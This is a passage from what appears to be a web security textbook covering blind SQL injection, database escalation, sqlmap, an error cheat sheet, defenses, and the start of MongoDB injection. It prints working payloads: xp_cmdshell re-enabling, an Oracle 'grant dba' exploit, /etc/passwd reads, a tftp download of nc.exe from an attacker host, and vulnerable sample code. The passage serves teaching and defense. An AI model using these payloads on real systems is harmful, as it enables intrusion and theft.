In versions of MySQL prior to 5.0.12, the `sleep` function cannot be used. An alternative is the `benchmark` function, which can be used to perform a specified action repeatedly. Instructing the database to perform a processor-intensive action, such as a SHA-1 hash, many times will result in a measurable time delay. For example:

```
select if(user() like 'root%', benchmark(50000, sha1('test')), 'false')
```

In PostgreSQL, the `PG_SLEEP` function can be used in the same way as the MySQL `sleep` function.

Oracle has no built-in method to perform a time delay, but you can use other tricks to cause a time delay to occur. One trick is to use `UTL_HTTP` to

connect to a nonexistent server, causing a timeout. This causes the database to attempt to connect to the specified server and eventually time out. For example:

```
SELECT 'a' || Utl_Http.request('http://madeupserver.com') from dual
...delay...
ORA-29273: HTTP request failed
ORA-06512: at "SYS.UTL_HTTP", line 1556
ORA-12545: Connect failed because target host or object does not exist
```

You can leverage this behavior to cause a time delay contingent on some condition that you specify. For example, the following query causes a timeout if the default Oracle account DBSNMP exists:

```
SELECT 'a' || Utl_Http.request('http://madeupserver.com') FROM dual WHERE
(SELECT username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP'
```

In both Oracle and MySQL databases, you can use the `SUBSTR(ING)` and `ASCII` functions to retrieve arbitrary information one byte at a time, as described previously.

**TIP** We have described the use of time delays as a means of extracting interesting information. However, the time-delay technique can also be immensely useful when performing initial probing of an application to detect SQL injection vulnerabilities. In some cases of completely blind SQL injection, where no results are returned to the browser and all errors are handled invisibly, the vulnerability itself may be hard to detect using standard techniques based on supplying crafted input. In this situation, using time delays is often the most reliable way to detect the presence of a vulnerability during initial probing. For example, if the back-end database is MS-SQL, you can inject each of the following strings into each request parameter in turn and monitor how long the application takes to identify any vulnerabilities:

```
'; waitfor delay '0:30:0'--
1; waitfor delay '0:30:0'--
```

### TRY IT!

This lab example contains a SQL injection vulnerability with no error feedback. You can use it to practice various advanced techniques, including the use of conditional responses and time delays.

<http://mdsec.net/addressbook/44/>

## Beyond SQL Injection: Escalating the Database Attack

A successful exploit of a SQL injection vulnerability often results in total compromise of all application data. Most applications employ a single account for all database access and rely on application-layer controls to enforce segregation of access between different users. Gaining unrestricted use of the application's database account results in access to all its data.

You may suppose, therefore, that owning all the application's data is the finishing point of a SQL injection attack. However, there are many reasons why it might be productive to advance your attack further, either by exploiting a vulnerability within the database itself or by harnessing some of its built-in functionality to achieve your objectives. Further attacks that can be performed by escalating the database attack include the following:

- If the database is shared with other applications, you may be able to escalate privileges within the database and gain access to other applications' data.
- You may be able to compromise the operating system of the database server.
- You may be able to gain network access to other systems. Typically, the database server is hosted on a protected network behind several layers of network perimeter defenses. From the database server, you may be in a trusted position and be able to reach key services on other hosts, which may be further exploitable.
- You may be able to make network connections back out of the hosting infrastructure to your own computer. This may enable you to bypass the application, easily transmitting large amounts of sensitive data gathered from the database, and often evading many intrusion detection systems.
- You may be able to extend the database's existing functionality in arbitrary ways by creating user-defined functions. In some situations, this may enable you to circumvent hardening that has been performed on the database by effectively reimplementing functionality that has been removed or disabled. There is a method for doing this in each of the mainstream databases, provided that you have gained database administrator (DBA) privileges.

### COMMON MYTH

**Many database administrators assume that it is unnecessary to defend the database against attacks that require authentication to exploit. They may reason that the database is accessed by only a trusted application that is owned by the same organization. This ignores the possibility that a flaw within the application may enable a malicious third party to interact with the database within the application's security context. Each of the possible attacks just described should illustrate why databases need to be defended against authenticated attackers.**

Attacking databases is a huge topic that is beyond the scope of this book. This section points you toward a few key ways in which vulnerabilities and functionality within the main database types can be leveraged to escalate your attack. The key conclusion to draw is that every database contains ways to escalate privileges. Applying current security patches and robust hardening can help mitigate many of these attacks, but not all of them. For further reading on this highly fruitful area of current research, we recommend *The Database Hacker's Handbook* (Wiley, 2005).

## MS-SQL

Perhaps the most notorious piece of database functionality that an attacker can misuse is the `xp_cmdshell` stored procedure, which is built into MS-SQL by default. This stored procedure allows users with DBA permissions to execute operating system commands in the same way as the `cmd.exe` command prompt. For example:

```
master..xp_cmdshell 'ipconfig > foo.txt'
```

The opportunity for an attacker to misuse this functionality is huge. He can perform arbitrary commands, pipe the results to local files, and read them back. He can open out-of-band network connections back to himself and create a backdoor command and communications channel, copying data from the server and uploading attack tools. Because MS-SQL runs by default as `LocalSystem`, the attacker typically can fully compromise the underlying operating system, performing arbitrary actions. MS-SQL contains a wealth of other extended stored procedures, such as `xp_regread` and `xp_regwrite`, that can be used to perform powerful actions within the registry of the Windows operating system.

### Dealing with Default Lockdown

Most installations of MS-SQL encountered on the Internet will be MS-SQL 2005 or later. These versions contain numerous security features that lock down the database by default, preventing many useful attack techniques from working.

However, if the web application's user account within the database is sufficiently high-privileged, it is possible to overcome these obstacles simply by reconfiguring the database. For example, if `xp_cmdshell` is disabled, it can be re-enabled with the `sp_configure` stored procedure. The following four lines of SQL do this:

```
EXECUTE sp_configure 'show advanced options', 1
RECONFIGURE WITH OVERRIDE
EXECUTE sp_configure 'xp_cmdshell', '1'
RECONFIGURE WITH OVERRIDE
```



At this point, `xp_cmdshell` is re-enabled and can be run with the usual command:

```
exec xp_cmdshell 'dir'
```

## Oracle

A huge number of security vulnerabilities have been found within the Oracle database software itself. If you have found a SQL injection vulnerability that enables you to perform arbitrary queries, typically you can escalate to DBA privileges by exploiting one of these vulnerabilities.

Oracle contains many built-in stored procedures that execute with DBA privileges and have been found to contain SQL injection flaws within the procedures themselves. A typical example of such a flaw existed in the default package `SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES` prior to the July 2006 critical patch update. This can be exploited to escalate privileges by injecting the query `grant DBA to public` into the vulnerable field:

```
select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('INDX','SCH',
'TEXTINDEXMETHODS'.ODCIIndexUtilCleanup(:p1); execute immediate
''declare pragma autonomous_transaction; begin execute immediate
''''grant dba to public''' ; end;''; END;--','CTXSYS',1,'1',0) from dual
```

This type of attack could be delivered via a SQL injection flaw in a web application by injecting the function into the vulnerable parameter.

In addition to actual vulnerabilities like these, Oracle also contains a large amount of default functionality. It is accessible by low-privileged users and can be used to perform undesirable actions, such as initiating network connections or accessing the filesystem. In addition to the powerful packages already described for creating out-of-band connections, the package `UTL_FILE` can be used to read from and write to files on the database server filesystem.

In 2010, David Litchfield demonstrated how Java can be abused in Oracle 10g R2 and 11g to execute operating system commands. This attack first exploits a flaw in `DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY` to grant the current user the permission `java.io.filepermission`. The attack then executes a Java class (`oracle/aurora/util/Wrapper`) that runs an OS command, using `DBMS_JAVA.RUNJAVA`. For example:

```
DBMS_JAVA.RUNJAVA('oracle/aurora/util/Wrapper c:\\windows\\system32\\
cmd.exe /c dir>c:\\OUT.LST')
```

More details can be found here:

- [www.databasesecurity.com/HackingAurora.pdf](http://www.databasesecurity.com/HackingAurora.pdf)
- [www.otsosecure.com/folder2/2010/08/02/blackhat-2010/](http://www.otsosecure.com/folder2/2010/08/02/blackhat-2010/)

## MySQL

Compared to the other databases covered, MySQL contains relatively little built-in functionality that an attacker can misuse. One example is the ability of any user with the `FILE_PRIV` permission to read and write to the filesystem.

The `LOAD_FILE` command can be used to retrieve the contents of any file. For example:

```
select load_file('/etc/passwd')
```

The `SELECT ... INTO OUTFILE` command can be used to pipe the results of any query into a file. For example:

```
create table test (a varchar(200))
insert into test(a) values ('+ +')
select * from test into outfile '/etc/hosts.equiv'
```

In addition to reading and writing key operating system files, this capability can be used to perform other attacks:

- Because MySQL stores its data in plaintext files, to which the database must have read access, an attacker with `FILE_PRIV` permissions can simply open the relevant file and read arbitrary data from within the database, bypassing any access controls enforced within the database itself.
- MySQL enables users to create user-defined functions (UDFs) by calling out to a compiled library file that contains the function's implementation. This file must be located within the normal path from which MySQL loads dynamic libraries. An attacker can use the preceding method to create an arbitrary binary file within this path and then create a UDF that uses it. Refer to Chris Anley's paper "Hackproofing MySQL" for more details on this technique.

## Using SQL Exploitation Tools

Many of the techniques we have described for exploiting SQL injection vulnerabilities involve performing large numbers of requests to extract small amounts of data at a time. Fortunately, numerous tools are available that automate much of this process and that are aware of the database-specific syntax required to deliver successful attacks.

Most of the currently available tools use the following approach to exploit SQL injection vulnerabilities:

- Brute-force all parameters in the target request to locate SQL injection points.

- Determine the location of the vulnerable field within the back-end SQL query by appending various characters such as closing brackets, comment characters, and SQL keywords.
- Attempt to perform a `UNION` attack by brute-forcing the number of required columns and then identifying a column with the `varchar` data type, which can be used to return results.
- Inject custom queries to retrieve arbitrary data — if necessary, concatenating data from multiple columns into a string that can be retrieved through a single result of the `varchar` data type.
- If results cannot be retrieved using `UNION`, inject Boolean conditions (`AND 1=1`, `AND 1=2`, and so on) into the query to determine whether conditional responses can be used to retrieve data.
- If results cannot be retrieved by injecting conditional expressions, try using conditional time delays to retrieve data.

These tools locate data by querying the relevant metadata tables for the database in question. Generally they can perform some level of escalation, such as using `xp_cmdshell` to gain OS-level access. They also use various optimization techniques, making use of the many features and built-in functions in the various databases to decrease the number of necessary queries in an inference-based brute-force attack, evade potential filters on single quotes, and more.

**NOTE** These tools are primarily exploitation tools, best suited to extracting data from the database by exploiting an injection point that you have already identified and understood. They are not a magic bullet for finding and exploiting SQL injection flaws. In practice, it is often necessary to provide some additional SQL syntax before and/or after the data injected by the tool for the tool's hard-coded attacks to work.

### HACK STEPS

When you have identified a SQL injection vulnerability, using the techniques described earlier in this chapter, you can consider using a SQL injection tool to exploit the vulnerability and retrieve interesting data from the database. This option is particularly useful in cases where you need to use blind techniques to retrieve a small amount of data at a time.

1. Run the SQL exploitation tool using an intercepting proxy. Analyze the requests made by the tool as well as the application's responses. Turn on any verbose output options on the tool, and correlate its progress with the observed queries and responses.

*Continued*

**HACK STEPS (CONTINUED)**

2. Because these kinds of tools rely on preset tests and specific response syntax, it may be necessary to append or prepend data to the string injected by the tool to ensure that the tool gets the expected response. Typical requirements are adding a comment character, balancing the single quotes within the server's SQL query, and appending or prepending closing brackets to the string to match the original query.
3. If the syntax appears to be failing regardless of the methods described here, it is often easiest to create a nested subquery that is fully under your control, and allow the tool to inject into that. This allows the tool to use inference to extract data. Nested queries work well when you inject into standard `SELECT` and `UPDATE` queries. Under Oracle they work within an `INSERT` statement. In each of the following cases, prepend the text occurring before `[input]`, and append the closing bracket occurring after that point:
  - Oracle: `'||(select 1 from dual where 1=[input])`
  - MS-SQL: `(select 1 where 1=[input])`

Numerous tools exist for automated exploitation of SQL injection. Many of these are specifically geared toward MS-SQL, and many have ceased active development and have been overtaken by new techniques and developments in SQL injection. The authors' favorite is `sqlmap`, which can attack MySQL, Oracle, and MS-SQL, among others. It implements `UNION`-based and inference-based retrieval. It supports various escalation methods, including retrieval of files from the operating system, and command execution under Windows using `xp_cmdshell`.

In practice, `sqlmap` is an effective tool for database information retrieval through time-delay or other inference methods and can be useful for `UNION`-based retrieval. One of the best ways to use it is with the `--sql-shell` option. This gives the attacker a SQL prompt and performs the necessary `UNION`, error-based, or blind SQL injection behind the scenes to send and retrieve results. For example:

```
C:\sqlmap>sqlmap.py -u http://wahn-app.com/employees?Empno=7369 --union-use
--sql-shell -p Empno

sqlmap/0.8 - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 14:54:39

[14:54:39] [INFO] using 'C:\sqlmap\output\wahn-app.com\session'
as session file
[14:54:39] [INFO] testing connection to the target url
[14:54:40] [WARNING] the testable parameter 'Empno' you provided is not
```

```

into the
Cookie
[14:54:40] [INFO] testing if the url is stable, wait a few seconds
[14:54:44] [INFO] url is stable
[14:54:44] [INFO] testing sql injection on GET parameter 'Empno' with 0
parenthesis
[14:54:44] [INFO] testing unescaped numeric injection on GET parameter
'Empno'
[14:54:46] [INFO] confirming unescaped numeric injection on GET
parameter 'Empno'
[14:54:47] [INFO] GET parameter 'Empno' is unescaped numeric injectable
with 0
parenthesis
[14:54:47] [INFO] testing for parenthesis on injectable parameter
[14:54:50] [INFO] the injectable parameter requires 0 parenthesis
[14:54:50] [INFO] testing MySQL
[14:54:51] [WARNING] the back-end DMBS is not MySQL
[14:54:51] [INFO] testing Oracle
[14:54:52] [INFO] confirming Oracle
[14:54:53] [INFO] the back-end DBMS is Oracle
web server operating system: Windows 2000
web application technology: ASP, Microsoft IIS 5.0
back-end DBMS: Oracle

[14:54:53] [INFO] testing inband sql injection on parameter 'Empno' with
NULL
bruteforcing technique
[14:54:58] [INFO] confirming full inband sql injection on parameter
'Empno'
[14:55:00] [INFO] the target url is affected by an exploitable full
inband
sql injection vulnerability
valid union: 'http://wahh-app.com:80/employees.asp?Empno=7369%20
UNION%20ALL%20SEL
ECT%20NULL%2C%20NULL%2C%20NULL%2C%20NULL%20FROM%20DUAL--%20AND%20
3663=3663'

[14:55:00] [INFO] calling Oracle shell. To quit type 'x' or 'q' and
press ENTER
sql-shell> select banner from v$version
do you want to retrieve the SQL statement output? [Y/n]
[14:55:19] [INFO] fetching SQL SELECT statement query output: 'select banner
from v$version'
select banner from v$version [5]:
[*] CORE 9.2.0.1.0 Production
[*] NLSRTL Version 9.2.0.1.0 - Production
[*] Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
[*] PL/SQL Release 9.2.0.1.0 - Production
[*] TNS for 32-bit Windows: Version 9.2.0.1.0 - Production

sql-shell>

```

## SQL Syntax and Error Reference

We have described numerous techniques that enable you to probe for and exploit SQL injection vulnerabilities in web applications. In many cases, there are minor differences between the syntax that you need to employ against different back-end database platforms. Furthermore, every database produces different error messages whose meaning you need to understand both when probing for flaws and when attempting to craft an effective exploit. The following pages contain a brief cheat sheet that you can use to look up the exact syntax you need for a particular task and to decipher any unfamiliar error messages you encounter.

### SQL Syntax

Requirement:	ASCII and SUBSTRING
Oracle:	ASCII('A') is equal to 65 SUBSTR('ABCDE',2,3) is equal to BCD
MS-SQL:	ASCII('A') is equal to 65 SUBSTRING('ABCDE',2,3) is equal to BCD
MySQL:	ASCII('A') is equal to 65 SUBSTRING('ABCDE',2,3) is equal to BCD
Requirement:	Retrieve current database user
Oracle:	Select Sys.login_user from dual SELECT user FROM dual SYS_CONTEXT('USERENV', 'SESSION_USER')
MS-SQL:	select suser_sname()
MySQL:	SELECT user()
Requirement:	Cause a time delay
Oracle:	Utl_Http.request('http://madeupserver.com')
MS-SQL:	waitfor delay '0:0:10' exec master..xp_cmdshell 'ping localhost'
MySQL:	sleep(100)

<b>Requirement:</b>	<b>Retrieve database version string</b>
<b>Oracle:</b>	<code>select banner from v\$version</code>
<b>MS-SQL:</b>	<code>select @@version</code>
<b>MySQL:</b>	<code>select @@version</code>
<b>Requirement:</b>	<b>Retrieve current database</b>
<b>Oracle:</b>	<code>SELECT SYS_CONTEXT('USERENV','DB_NAME') FROM dual</code>
<b>MS-SQL:</b>	<code>SELECT db_name()</code>
	<b>The server name can be retrieved using:</b>
	<code>SELECT @@servername</code>
<b>MySQL:</b>	<code>SELECT database()</code>
<b>Requirement:</b>	<b>Retrieve current user's privilege</b>
<b>Oracle:</b>	<code>SELECT privilege FROM session_privs</code>
<b>MS-SQL:</b>	<code>SELECT grantee, table_name, privilege_type FROM INFORMATION_SCHEMA.TABLE_PRIVILEGES</code>
<b>MySQL:</b>	<code>SELECT * FROM information_schema.user_privileges WHERE grantee = '[user]' where [user] is determined from the output of SELECT user()</code>
<b>Requirement:</b>	<b>Show all tables and columns in a single column of results</b>
<b>Oracle:</b>	<code>Select table_name  ' '  column_name from all_tab_columns</code>
<b>MS-SQL:</b>	<code>SELECT table_name+' '+column_name from information_schema.columns</code>
<b>MySQL:</b>	<code>SELECT CONCAT(table_name, ,column_name) from information_schema.columns</code>
<b>Requirement:</b>	<b>Show user objects</b>
<b>Oracle:</b>	<code>SELECT object_name, object_type FROM user_objects</code>
<b>MS-SQL:</b>	<code>SELECT name FROM sysobjects</code>
<b>MySQL:</b>	<code>SELECT table_name FROM information_schema.tables (or trigger_name from information_schema.triggers, etc.)</code>

*Continued*

*(continued)*

<b>Requirement:</b>	<b>Show user tables</b>
<b>Oracle:</b>	<pre>SELECT object_name, object_type FROM user_objects WHERE object_type='TABLE'</pre> <p><b>Or to show all tables to which the user has access:</b></p> <pre>SELECT table_name FROM all_tables</pre>
<b>MS-SQL:</b>	<pre>SELECT name FROM sysobjects WHERE xtype='U'</pre>
<b>MySQL:</b>	<pre>SELECT table_name FROM information_schema. tables where table_type='BASE TABLE' and table_schema!='mysql'</pre>
<b>Requirement:</b>	<b>Show column names for table foo</b>
<b>Oracle:</b>	<pre>SELECT column_name, name FROM user_tab_columns WHERE table_name = 'FOO'</pre> <p><b>Use the ALL_tab_columns table if the target data is not owned by the current application user.</b></p>
<b>MS-SQL:</b>	<pre>SELECT column_name FROM information_schema.columns WHERE table_name='foo'</pre>
<b>MySQL:</b>	<pre>SELECT column_name FROM information_schema.columns WHERE table_name='foo'</pre>
<b>Requirement:</b>	<b>Interact with the operating system (simplest ways)</b>
<b>Oracle:</b>	<b>See <i>The Oracle Hacker's Handbook</i> by David Litchfield</b>
<b>MS-SQL:</b>	<pre>EXEC xp_cmdshell 'dir c:\ '</pre>
<b>MySQL:</b>	<pre>SELECT load_file('/etc/passwd')</pre>

## SQL Error Messages

<b>Oracle:</b>	<p>ORA-01756: quoted string not properly terminated</p> <p>ORA-00933: SQL command not properly ended</p>
<b>MS-SQL:</b>	<p>Msg 170, Level 15, State 1, Line 1</p> <p>Line 1: Incorrect syntax near 'foo'</p> <p>Msg 105, Level 15, State 1, Line 1</p> <p>Unclosed quotation mark before the character string 'foo'</p>



MySQL:	You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near 'foo' at line X
Translation:	For Oracle and MS-SQL, SQL injection is present, and it is almost certainly exploitable! If you entered a single quote and it altered the syntax of the database query, this is the error you'd expect. For MySQL, SQL injection may be present, but the same error message can appear in other contexts.
Oracle:	PLS-00306: wrong number or types of arguments in call to 'XXX'
MS-SQL:	Procedure 'XXX' expects parameter '@YYY', which was not supplied
MySQL:	N/A
Translation:	You have commented out or removed a variable that normally would be supplied to the database. In MS-SQL, you should be able to use time delay techniques to perform arbitrary data retrieval.
Oracle:	ORA-01789: query block has incorrect number of result columns
MS-SQL:	Msg 205, Level 16, State 1, Line 1  All queries in a SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
MySQL:	The used SELECT statements have a different number of columns
Translation:	You will see this when you are attempting a UNION SELECT attack, and you have specified a different number of columns to the number in the original SELECT statement.
Oracle:	ORA-01790: expression must have same datatype as corresponding expression
MS-SQL:	Msg 245, Level 16, State 1, Line 1  Syntax error converting the varchar value 'foo' to a column of data type int.
MySQL:	(MySQL will not give you an error.)
Translation:	You will see this when you are attempting a UNION SELECT attack, and you have specified a different data type from that found in the original SELECT statement. Try using a NULL, or using 1 or 2000.

*Continued*

*(continued)*

Oracle:	ORA-01722: invalid number  ORA-01858: a non-numeric character was found where a numeric was expected
MS-SQL:	Msg 245, Level 16, State 1, Line 1  Syntax error converting the varchar value 'foo' to a column of data type int.
MySQL:	(MySQL will not give you an error.)
Translation:	Your input doesn't match the expected data type for the field. You may have SQL injection, and you may not need a single quote, so try simply entering a number followed by your SQL to be injected. In MS-SQL, you should be able to return any string value with this error message.
Oracle:	ORA-00923: FROM keyword not found where expected
MS-SQL:	N/A
MySQL:	N/A
Translation:	The following will work in MS-SQL:  <pre>SELECT 1</pre> But in Oracle, if you want to return something, you must select from a table. The DUAL table will do fine:  <pre>SELECT 1 from DUAL</pre>
Oracle:	ORA-00936: missing expression
MS-SQL:	Msg 156, Level 15, State 1, Line 1Incorrect syntax near the keyword 'from'.
MySQL:	You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near ' XXX , YYY from SOME_TABLE' at line 1
Translation:	You commonly see this error message when your injection point occurs before the FROM keyword (for example, you have injected into the columns to be returned) and/or you have used the comment character to remove required SQL keywords. Try completing the SQL statement yourself while using your comment character. MySQL should helpfully reveal the column names XXX, YYY when this condition is encountered.

Oracle:	ORA-00972: identifier is too long
MS-SQL:	String or binary data would be truncated.
MySQL:	N/A
Translation:	This does not indicate SQL injection. You may see this error message if you have entered a long string. You're unlikely to get a buffer overflow here either, because the database is handling your input safely.
Oracle:	ORA-00942: table or view does not exist
MS-SQL:	Msg 208, Level 16, State 1, Line 1 Invalid object name 'foo'
MySQL:	Table 'DBNAME.SOMETABLE' doesn't exist
Translation:	Either you are trying to access a table or view that does not exist, or, in the case of Oracle, the database user does not have privileges for the table or view. Test your query against a table you know you have access to, such as <code>DUAL</code> . MySQL should helpfully reveal the current database schema <code>DBNAME</code> when this condition is encountered.
Oracle:	ORA-00920: invalid relational operator
MS-SQL:	Msg 170, Level 15, State 1, Line 1 Line 1: Incorrect syntax near foo
MySQL:	You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
Translation:	You were probably altering something in a <code>WHERE</code> clause, and your SQL injection attempt has disrupted the grammar.
Oracle:	ORA-00907: missing right parenthesis
MS-SQL:	N/A
MySQL:	You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
Translation:	Your SQL injection attempt has worked, but the injection point was inside parentheses. You probably commented out the closing parenthesis with injected comment characters ( <code>--</code> ).

*Continued*

*(continued)*

Oracle:	ORA-00900: invalid SQL statement
MS-SQL:	Msg 170, Level 15, State 1, Line 1 Line 1: Incorrect syntax near foo
MySQL:	You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near XXXXXX
Translation:	A general error message. The error messages listed previously all take precedence, so something else went wrong. It's likely you can try alternative input and get a more meaningful message.
Oracle:	ORA-03001: unimplemented feature
MS-SQL:	N/A
MySQL:	N/A
Translation:	You have tried to perform an action that Oracle does not allow. This can happen if you were trying to display the database version string from <code>v\$version</code> but you were in an <code>UPDATE</code> or <code>INSERT</code> query.
Oracle:	ORA-02030: can only select from fixed tables/views
MS-SQL:	N/A
MySQL:	N/A
Translation:	You were probably trying to edit a <code>SYSTEM</code> view. This can happen if you were trying to display the database version string from <code>v\$version</code> but you were in an <code>UPDATE</code> or <code>INSERT</code> query.

## Preventing SQL Injection

Despite all its different manifestations, and the complexities that can arise in its exploitation, SQL injection is in general one of the easier vulnerabilities to prevent. Nevertheless, discussion about SQL injection countermeasures is frequently misleading, and many people rely on defensive measures that are only partially effective.

### *Partially Effective Measures*

Because of the prominence of the single quotation mark in the standard explanations of SQL injection flaws, a common approach to preventing attacks is to escape any single quotation marks within user input by doubling them. You have already seen two situations in which this approach fails:

- If numeric user-supplied data is being embedded into SQL queries, this is not usually encapsulated within single quotation marks. Hence, an

attacker can break out of the data context and begin entering arbitrary SQL without the need to supply a single quotation mark.

- In second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that were doubled initially return to their original form when the data is reused.

Another countermeasure that is often cited is the use of stored procedures for all database access. There is no doubt that custom stored procedures can provide security and performance benefits. However, they are not guaranteed to prevent SQL injection vulnerabilities for two reasons:

- As you saw in the case of Oracle, a poorly written stored procedure can contain SQL injection vulnerabilities within its own code. Similar security issues arise when constructing SQL statements within stored procedures as arise elsewhere. The fact that a stored procedure is being used does not prevent flaws from occurring.
- Even if a robust stored procedure is being used, SQL injection vulnerabilities can arise if it is invoked in an unsafe way using user-supplied input. For example, suppose that a user registration function is implemented within a stored procedure, which is invoked as follows:

```
exec sp_RegisterUser 'joe', 'secret'
```

This statement may be just as vulnerable as a simple `INSERT` statement. For example, an attacker may supply the following password:

```
foo'; exec master..xp_cmdshell 'tftp wahn-attacker.com GET nc.exe'--
```

which causes the application to perform the following batch query:

```
exec sp_RegisterUser 'joe', 'foo'; exec master..xp_cmdshell 'tftp
wahn-attacker.com GET nc.exe'--'
```

Therefore, the use of the stored procedure has achieved nothing.

In fact, in a large and complex application that performs thousands of different SQL statements, many developers regard the solution of reimplementing these statements as stored procedures to be an unjustifiable overhead on development time.

## Parameterized Queries

Most databases and application development platforms provide APIs for handling untrusted input in a secure way, which prevents SQL injection vulnerabilities from arising. In parameterized queries (also known as *prepared statements*), the construction of a SQL statement containing user input is performed in two steps:

1. The application specifies the query's structure, leaving placeholders for each item of user input.
2. The application specifies the contents of each placeholder.

Crucially, there is no way in which crafted data that is specified at the second step can interfere with the structure of the query specified in the first step. Because the query structure has already been defined, the relevant API handles any type of placeholder data in a safe manner, so it is always interpreted as data rather than part of the statement's structure.

The following two code samples illustrate the difference between an unsafe query dynamically constructed from user data and its safe parameterized counterpart. In the first, the user-supplied `name` parameter is embedded directly into a SQL statement, leaving the application vulnerable to SQL injection:

```
//define the query structure
String queryText = "select ename,sal from emp where ename ='";

//concatenate the user-supplied name
queryText += request.getParameter("name");
queryText += "'";

// execute the query
stmt = con.createStatement();
rs = stmt.executeQuery(queryText);
```

In the second example, the query structure is defined using a question mark as a placeholder for the user-supplied parameter. The `prepareStatement` method is invoked to interpret this and fix the structure of the query that is to be executed. Only then is the `setString` method used to specify the parameter's actual value. Because the query's structure has already been fixed, this value can contain any data without affecting the structure. The query is then executed safely:

```
//define the query structure
String queryText = "SELECT ename,sal FROM EMP WHERE ename = ?";

//prepare the statement through DB connection "con"
stmt = con.prepareStatement(queryText);

//add the user input to variable 1 (at the first ? placeholder)
stmt.setString(1, request.getParameter("name"));

// execute the query
rs = stmt.executeQuery();
```

**NOTE** The precise methods and syntax for creating parameterized queries differ among databases and application development platforms. See Chapter 18 for more details about the most common examples.

If parameterized queries are to be an effective solution against SQL injection, you need to keep in mind several important provisos:

- They should be used for every database query. The authors have encountered many applications where the developers made a judgment in each case about whether to use a parameterized query. In cases where user-supplied input was clearly being used, they did so; otherwise, they didn't bother. This approach has been the cause of many SQL injection flaws. First, by focusing only on input that has been immediately received from the user, it is easy to overlook second-order attacks, because data that has already been processed is assumed to be trusted. Second, it is easy to make mistakes about the specific cases in which the data being handled is user-controllable. In a large application, different items of data are held within the session or received from the client. Assumptions made by one developer may not be communicated to others. The handling of specific data items may change in the future, introducing a SQL injection flaw into previously safe queries. It is much safer to take the approach of mandating the use of parameterized queries throughout the application.
- Every item of data inserted into the query should be properly parameterized. The authors have encountered numerous cases where most of a query's parameters are handled safely, but one or two items are concatenated directly into the string used to specify the query structure. The use of parameterized queries will not prevent SQL injection if some parameters are handled in this way.
- Parameter placeholders cannot be used to specify the table and column names used in the query. In some rare cases, applications need to specify these items within a SQL query on the basis of user-supplied data. In this situation, the best approach is to use a white list of known good values (the list of tables and columns actually used within the database) and to reject any input that does not match an item on this list. Failing this, strict validation should be enforced on the user input — for example, allowing only alphanumeric characters, excluding whitespace, and enforcing a suitable length limit.
- Parameter placeholders cannot be used for any other parts of the query, such as the `ASC` or `DESC` keywords that appear within an `ORDER BY` clause, or any other SQL keyword, since these form part of the query structure. As with table and column names, if it is necessary for these items to be specified based on user-supplied data, rigorous white list validation should be applied to prevent attacks.

### ***Defense in Depth***

As always, a robust approach to security should employ defense-in-depth measures to provide additional protection in the event that frontline defenses fail for any reason. In the context of attacks against back-end databases, three layers of further defense can be employed:

- The application should use the lowest possible level of privileges when accessing the database. In general, the application does not need DBA-level permissions. It usually only needs to read and write its own data. In security-critical situations, the application may employ a different database account for performing different actions. For example, if 90 percent of its database queries require only read access, these can be performed using an account that does not have write privileges. If a particular query needs to read only a subset of data (for example, the orders table but not the user accounts table), an account with the corresponding level of access can be used. If this approach is enforced throughout the application, any residual SQL injection flaws that may exist are likely to have their impact significantly reduced.
- Many enterprise databases include a huge amount of default functionality that can be leveraged by an attacker who gains the ability to execute arbitrary SQL statements. Wherever possible, unnecessary functions should be removed or disabled. Even though there are cases where a skilled and determined attacker may be able to recreate some required functions through other means, this task is not usually straightforward, and the database hardening will still place significant obstacles in the attacker's path.
- All vendor-issued security patches should be evaluated, tested, and applied in a timely way to fix known vulnerabilities within the database software itself. In security-critical situations, database administrators can use various subscriber-based services to obtain advance notification of some known vulnerabilities that have not yet been patched by the vendor. They can implement appropriate work-around measures in the interim.

## **Injecting into NoSQL**

---

The term NoSQL is used to refer to various data stores that break from standard relational database architectures. NoSQL data stores represent data using key/value mappings and do not rely on a fixed schema such as a conventional database table. Keys and values can be arbitrarily defined, and the format of the value generally is not relevant to the data store. A further feature of key/value storage is that a value may be a data structure itself, allowing hierarchical storage, unlike the flat data structure inside a database schema.



NoSQL advocates claim this has several advantages, mainly in handling very large data sets, where the data store's hierarchical structure can be optimized exactly as required to reduce the overhead in retrieving data sets. In these instances a conventional database may require complex cross-referencing of tables to retrieve information on behalf of an application.

From a web application security perspective, the key consideration is how the application queries data, because this determines what forms of injection are possible. In the case of SQL injection, the SQL language is broadly similar across different database products. NoSQL, by contrast, is a name given to a disparate range of data stores, all with their own behaviors. They don't all use a single query language.

Here are some of the common query methods used by NoSQL data stores:

- Key/value lookup
- XPath (described later in this chapter)
- Programming languages such as JavaScript

NoSQL is a relatively new technology that has evolved rapidly. It has not been deployed on anything like the scale of more mature technologies such as SQL. Hence, research into NoSQL-related vulnerabilities is still in its infancy. Furthermore, due to the inherently simple means by which many NoSQL implementations allow access to data, examples sometimes discussed of injecting into NoSQL data stores can appear contrived.

It is almost certain that exploitable vulnerabilities will arise in how NoSQL data stores are used in today's and tomorrow's web applications. One such example, derived from a real-world application, is described in the next section.

## Injecting into MongoDB

Many NoSQL databases make use of existing programming languages to provide a flexible, programmable query mechanism. If queries are built using string concatenation, an attacker can attempt to break out of the data context and alter the query's syntax. Consider the following example, which performs a login based on user records in a MongoDB data store:

```
$m = new Mongo();
$db = $m->cmsdb;
$collection = $db->user;
$js = "function() {
    return this.username == '$username' & this.password == '$password'; }";

$obj = $collection->findOne(array('$where' => $js));

if (isset($obj["uid"]))
{
    $logged_in=1;
```

```
}  
else  
{  
    $logged_in=0;  
}
```

